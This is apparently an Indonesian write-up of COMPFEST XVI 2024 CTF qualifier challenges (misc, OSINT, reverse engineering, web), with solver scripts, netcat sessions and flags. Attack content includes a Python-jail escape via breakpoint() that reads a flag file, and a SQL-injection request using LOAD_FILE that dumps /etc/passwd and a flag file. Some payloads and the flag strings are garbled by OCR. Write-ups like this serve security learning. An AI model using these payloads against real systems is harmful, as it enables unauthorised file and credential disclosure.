


## Misc/sigma code


Diberikan file MP3. Dengarkan ASCII (decimal form) dari audionya karena di audio tersebut ada penyebutan value ASCII satu per satu. Langsung saja saya extract dengan dengan [ini](#), decrypt asciinya dengan [ini](#) dan didapatkan string dalam bentuk base64.



# WRITEUP QUALS COMPFEST XVI 2024



Decode base64 encoded string tersebut untuk mendapatkan flag



Misc/Edit Distance 0

Diberikan source code dari server tersebut, objektifnya kita harus membuat rust program yang dapat print diri sendiri, namun ada beberapa assertion

1. Panjang code diantara 170~181

## WRITEUP QUALS COMPFEST XVI 2024

2. Ada kata-kata "CF=16" dan "dist=0"
3. Sum dari digit yang ada pada code berjumlah 207

Dengan begitu penulis membuat test code nya.

```
a = """fn main(){
    print!("{}",{0:?});let CF = 169999998;let dist=0;}}", "fn main(){\\n
print!(\\\"{},{0:?});let CF = 169999998;let dist=0;}}\\\"");let CF = 169999998;let
dist=0;}"
print(len(a))
x = sum(int(ch) for ch in a if ch.isdigit())
target = 0xCF
delta = target - x
print(x, target, delta)
```

```
[Running] py
171
207 207 0
```

```
~ took 19s
➤ > nc challenges.ctf.compfest.id 9005
Enter your code:
>>> fn main(){
>>>     print!("{}",{0:?});let CF = 169999998;let dist=0;}}", "fn main(){\\n     print!(\\\"{},{0:?});let CF = 169999998;let dist=0;}}\\\"");let CF = 169999998;let dist=0;
>>> EOF
Congrats!
COMPFEST16{qu1n3s_ar3_qu1t3_fUn_4ren5_th3Y_9bb243ad11}
```

COMPFEST16{qu1n3s\_ar3\_qu1t3\_fUn\_4ren5\_th3Y\_9bb243ad11}

### Misc/john-O-jail

Kita diberikan source code dari server. Singkat nya chall ini berupa pyjail chall pada fase pertama dan shell jail pada fase kedua , namun dikarenakan ada 1 function yang dapat di eksploitasi karena tidak ada pada blacklist, kita bisa langsung menggunakannya.

Payload: `breakpoint( )`

```
~ took 10s
➤ > nc challenges.ctf.compfest.id 9015
John has been detained in prison for the second time.
Help him escape!

What will you do?
  1. Write a payload
  2. Input jail cell password
  3. Exit


> 1
Type 'exit' to quit.
>>> breakpoint( )
--Return--
> <string>(1)<module>()>None
(Pdb) open("flag.py").read()
'def flag_peye():\\n    try:\\n        assert(1+1==0)\\n        print("\\\\n0h no! John has escaped with the flag: COMPFEST16{0h_n0_h3_3zc4p3I7_77bf797d68}\\\\n")\\n    except AssertionError:\\n
print(f"\\nJohnny Johnny no escape!\\n")\\n\\nif __name__=='__main__':\\n    flag_peye()\\n'
(Pdb) |
```

COMPFEST16{0h\_nO\_h3\_3zc4p3I7\_77bf797d68}

## Osint

### Osint/CaRd

Berdasarkan soal, diketahui bahwa si Ultramy berasal dari clan Ultramy ([bukti](#)) baru saja bermain dengan abangnya. Oleh karena itu didapatkan Battle History dari akunnya Ultramy yang merupakan akun abangnya [bukti\\_2](#). Dari battle history: [bukti\\_3](#) Favorite Card didapatkan dari status (P.E.K.K.A)



9 kartu untuk upgrade  
COMPFEST16{#2008J2YPV-P.E.K.K.A-9}

## Reverse Engineering

### Reverse Engineering/Equivalent Exchange

Kita diberikan binary yang merupakan source code dari server nya. Singkat cerita setelah static dan dynamic analysis kita disuruh untuk memasukkan 4 key yang nantinya ada 4 checker:

1. Checker pertama, kita di suruh untuk memasukkan key1 dengan besar lebih dari  $10^{16}$ .
2. Checker kedua, key2 bit dengan posisi ganjil berjumlah lebih dari 6, dan delta dari sum per digits pada key1 dan key 2 harus sebesar 105.
3. Checker ketiga, key3 harus memiliki bit 1 semua dengan kata lain tidak ada 0 diantara bit 1, dan bilangan harus minus, dengan kata lain key3 harus -1.
4. Dan checker keempat, key4 dan key3 harus coprime.

Dengan begitu kita bisa mendapatkan jawabannya.

```
from math import gcd

from pwn import *
from sympy import nextprime

# nc challenges.ctf.compfest.id 9011
```

```
HOST = "challenges.ctf.compfest.id"
PORT = 9011

io = remote(HOST, PORT)

def calc(x):
    r = 0
    while x:
        r += x % 10
        x //= 10
    return r

ans1 = 10**16
ans2 = 0b1010101010101
ans3 = -1
ans4 = 0b11

target_delta = 105
cur_delta = calc(ans1) - calc(ans2)
needs = target_delta - cur_delta
num_nine = needs // 9
residue = needs % 9

i = 0
for _ in range(num_nine):
    ans1 += 10**i * 9
    i += 1
ans1 += 10**i * residue

assert calc(ans1) - calc(ans2) == target_delta

ans3_i64 = 2**64 - 1
while gcd(ans3_i64, ans4) != 1:
    ans4 = nextprime(ans4)

print(f"ans1: {ans1}")
print(f"ans2: {ans2}")
print(f"ans3: {ans3}")
print(f"ans4: {ans4}")

io.sendlineafter(b"Key 1: ", str(ans1).encode())
io.sendlineafter(b"Key 2: ", str(ans2).encode())
io.sendlineafter(b"Key 3: ", str(ans3).encode())
```

## WRITEUP QUALS COMPFEST XVI 2024

```
io.sendlineafter(b"Key 4: ", str(ans4).encode())

io.interactive()
```

```
[Running] python -u "d:\smth\Programming\CySec\Cyber Security\CTF\2024\Compest-CTF\quals\Reverse_Engin
[x] Opening connection to challenges.ctf.compfest.id on port 9011
[x] Opening connection to challenges.ctf.compfest.id on port 9011: Trying 35.197.140.85
[+] Opening connection to challenges.ctf.compfest.id on port 9011: Done
ans1: 10039999999999999
ans2: 5461
ans3: -1
ans4: 7
[*] Switching to interactive mode
Thanks for the keys! Here's your flag as promised: COMPFEST16{jUsT_s0m3_s1mpl3_op3rAti0n5_ecac5ed827}
[*] Got EOF while reading in interactive
```

COMPFEST16{jUsT\_s0m3\_s1mpl3\_op3rAti0n5\_ecac5ed827}

### Reverse Engineering/Rotateable Matrix Lock???

Kita diberikan sebuah binary yang merupakan source code dari servernya. Singkatnya setelah analysis, code tersebut merupakan sebuah kunci putar yang memiliki 5 layer/kunci, objective nya adalah kita harus memasukan berapa kali kita akan rotat sampai jumlah dari index 0 pada setiap layer erbernilai 117.

Berikut solvernya:

```
grids = """ 0      11      17      4      10      29      4      18
18      22
          14      0      5      5      1      27      1      11
25      2
          27      6      0      21      24      2      3      22
22      21
          26      8      5      0      17      6      11      18
9       22
          17      19      25      24      0      23      21      2
3       3
          14      21      1      23      28      17      14      22
27      27
          19      23      21      19      28      16      5      20
12      18
          16      10      2      4      28      26      15      20
9       10
          20      6      21      3      8      9      23      24
4       6
          20      16      26      11      28      24      9      26
13      17 """
```

```

grids = grids.split("\n")
grids = [list(map(int, grid.split())) for grid in grids]
colnrow = 10
n_layer = 5
# print(grids)

layer = []
for i in range(n_layer):
    t = grids[i][i : colnrow - i]
    r = [grids[j][colnrow - i - 1] for j in range(i + 1, colnrow - i)]
    b = grids[colnrow - i - 1][i : colnrow - i - 1][::-1]
    l = [grids[j][i] for j in range(i + 1, colnrow - i - 1)][::-1]
    layer.append(t + r + b + l)

from itertools import product

for x in product(*layer):
    if sum(x) == 117:
        r = x
        print(x)
        break

rotate = []
for i, x in enumerate(r):
    rotate.append(layer[i].index(x))
print(rotate)

```

```

[Running] python -u "d:\smt
(11, 27, 28, 28, 23)
[1, 4, 13, 8, 1]

```



```
usage (input one line consists of 5 non-negative integers):
layer1, layer2, layer3, layer4, layer5
for example :
1 2 3 4 5

1 4 13 8 1
11      17      4      10      29      4      18      18      22      2
0       27      1      11      25      22      9       3      27      21
14      1      28      4       2      21      1      25      12      22
27      5      26      28      19      23      24      5       9       3
26      5      15      16      23      17      0       0       4      27
17      0      20      5       0      28      17      21      24      18
14      6      20      14      21      11      6      24      23      10
19      8      22      2       18      22      3       2       9       6
16      19     21      23      10      6      21      3       8      17
20      20     16      26      11      28      24      9      26      13

Welcome, professor!
COMPFEST16{BrUT3F0rc1ng_u51ng_DSA_fd6a66fae7}
```

COMPFEST16{BrUT3F0rc1ng\_u51ng\_DSA\_fd6a66fae7}

## Reverse Engineering/Jump! Jump! Jump!

Diberikan sebuah file binary yang merupakan source code dari server. Singkat cerita, setelah analysis ada beberapa huruf yang dapat diterima, yaitu "a", "b", "c", "d", "e", dan "?", setiap character mempresentasikan suatu nilai yang nantinya nilai tersebut ditambahkan ke suatu variabel, dan setiap iterasi karakter input variable yang telah di tambahkan di check pada suatu array, jika index array tersebut bernilai true, artinya kita bisa lanjut (aman). Dan ending nya nilai dari index tersebut haruslah 79, dan setelah penulis cari indexnya, temukanlah index 882. Setelah itu kami cari sequence kata2 yang sesuai.

```
safe = ...
mapping = {"a": 10, "b": 100, "c": 1, "d": -1, "e": -10, "?": -100}
remapping = {val: key for key, val in mapping.items()}
target = 882

memo = set()

def get_path():
    queue = [(3, [])]
    memo.add(3)

    while queue:
        i, path = queue.pop(0)

        if i == target:
```

```

        return path

    for j in remapping:
        next_i = i + j
        if (
            0 <= next_i <= 1001
            and save[next_i] == 1
            and next_i not in memo
            and len(path) <= 32
        ):
            memo.add(next_i)
            queue.append((next_i, path + [j]))

    return None

path = get_path()
print(path)
if path:
    actual_path = [remapping[x] for x in path]
    print("".join(actual_path))
else:
    print("No valid path found.")

```

```

[Running] python -u "d:\smth\Programming\CySec\Cyber Security\CTF\2024\Compest-CTF\quals\Reverse_Engineering\Jump_Jump_Jump\
[100, 100, 1, 1, 10, 10, 100, 1, 100, 100, -1, -1, 100, -10, 100, 100, 1, 10, 10, 10, -1, 10, 10, -1, 10, 100, 10, -1, -100]
bbccaabcbdddbebbcaadaadabad?

```

```

➤ > nc challenges.ctf.compfest.id 9012
Class, today we are learning about ABCs... please input your ABCs :
bbccaabcbdddbebbcaadaadabad?
Wow you already know advanced ABCs? :0
Here's a flag for genius minds!
COMPFEST16{JumP_jUMp_t0_50lv3_ABCs_67345e2503}

```

COMPFEST16{JumP\_jUMp\_t0\_50lv3\_ABCs\_67345e2503}

## Web Exploitation

### Web Exploitation/Let's Help John!

```


GET /play HTTP/1.1
Host: challenges.ctf.compfest.id:9016
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: AgentYessir

```

## WRITEUP QUALS COMPFEST XVI 2024

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://state.com
Cookie: quantity=Unlimited
From: pinkus@cellmate.com
Content-Length: 2

#cuma custom header, ikutin soalnya
```



### Web Exploitation/Chicken Daddy

Diberikan 1 file zip yang merupakan source code dari server. Singkat nya disini merupakan web yang bisa menampilkan resep dari suatu makanan, karena resep tersebut diambil dari database, kemungkinan besar celah yang ada pada chall ini adalah sql injection, dan memang benar pada select resep database, input id tidak disanitasi, dan langsung saja kita exploit.

# WRITEUP QUALS COMPFEST XVI 2024

SendCancel<>>

Request

PrettyRawHex

```
1 GET /?id=
2 10t20union20select2012cLOAD_FILE('2fetc22passwd')2c'2fimgs2
3 fayan_gprek.png'2c'a'2c'a'| HTTP/1.1
4 Host: challenges.ctf.comptest.id:5014
5 Cache-Control: max-age=0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0
9 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
12 m/webp,image/apng,*/*;q=0.8
13 Sec-GPC: 1
14 Accept-Language: en-US,en;q=0.8
15 Referer: http://challenges.ctf.comptest.id:5014/
16 Accept-Encoding: gzip, deflate, br
17 If-None-Match: W/"71c-l3l7mTFLbRz2hcC0Kma69vHCdfg"
18 Connection: keep-alive
```

0 highlights

Response

PrettyRawHexRender

```
31 </div>
32 </nav>
33 <!-- Recipe -->
34 <div class="container w-screen flex flex-col justify-center
35 mx-auto py-8 gap-4">
36 <div class="container flex flex-col items-center border-2
37 border-gray-300 py-8 rounded-xl px-8">
38 <h1 class="text-3xl font-bold">
39 root:x:0:root:/root:/bin/bash
40 bin:x:1:1:bin:/bin:/sbin/nologin
41 daemon:x:2:2:daemon:/sbin:/sbin/nologin
42 adm:x:3:4:adm:/var/adm:/sbin/nologin
43 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
44 halt:x:5:0:sync:/sbin:/bin/sync
45 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
46 halft:x:7:0:halt:/sbin:/sbin/halt
47 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
48 operator:x:11:0:operator:/root:/sbin/nologin
49 games:x:12:100:games:/usr/games:/sbin/nologin
50 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
51 nobody:x:65534:65534:Kernel User:./:/sbin/nologin
52 mysql:x:999:999:/var/lib/mysql:/bin/bash
53 yam岑ani:x:1001:1001::/home/yam岑ani:/bin/bash
54 </h1>
55 >

Request

PrettyRawHex

```
1 GET /?id=
2 10t20union20select2012cLOAD_FILE('2fhomet2fayam岑ani2fflag.tx
3 t')2c'2fimgs22fayam_gprek.png'2c'a'2c'a'| HTTP/1.1
4 Host: challenges.ctf.comptest.id:5014
5 Cache-Control: max-age=0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0
9 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
12 mage/webp,image/apng,*/*;q=0.8
13 Sec-GPC: 1
14 Accept-Language: en-US,en;q=0.8
15 Referer: http://challenges.ctf.comptest.id:5014/
16 Accept-Encoding: gzip, deflate, br
17 If-None-Match: W/"71c-l3l7mTFLbRz2hcC0Kma69vHCdfg"
18 Connection: keep-alive
```

0 highlights

Response

PrettyRawHexRender

```
31 </a>
32 </li>
33 <li class="ml-4 text-lg">
34 <a href="/contact" class="text-black font-semibold p-3
35 hover:text-gray-500">
36 Contact
37 </a>
38 </li>
39 </ul>
40 </div>
41 </nav>
42 <!-- Recipe -->
43 <div class="container w-screen flex flex-col justify-center
44 mx-auto py-8 gap-4">
45 <div class="container flex flex-col items-center border-2
46 border-gray-300 py-8 rounded-xl px-8">
47 <h1 class="text-3xl font-bold">
48 COMPFST16(d0_Not_d1Sabi3_@sRCur3_fil3_pr1V||!_5a91z7c07
49 )
50 </h1>
51 
54 <div class="container flex flex-col items-center border-2
55 border-gray-300 py-8 rounded-full my-4">
56 <h1 class="text-3xl font-bold">
57 COMPFST16(d0_Not_d1Sabi3_@sRCur3_fil3_pr1V||!_5a1f7c070)
58 </h1>
59 <div class="text-3xl my-4">
60 a
61 </div>
62 <div class="container w-auto">
```

0 highlights

Inspector

Query parameter

Name

ID

Value

Decoded from: URL encoding

10 union select 1,LOAD\_FILE('/home/a  
yam岑ani/flag.txt'),'/imgs/ayam\_g  
rek.png','a','a'

CancelApply changes

COMPFEST16{d0\_Not\_d1Sabl3\_@@sECur3\_f1l3\_pr1V!!!\_5a91f7c870}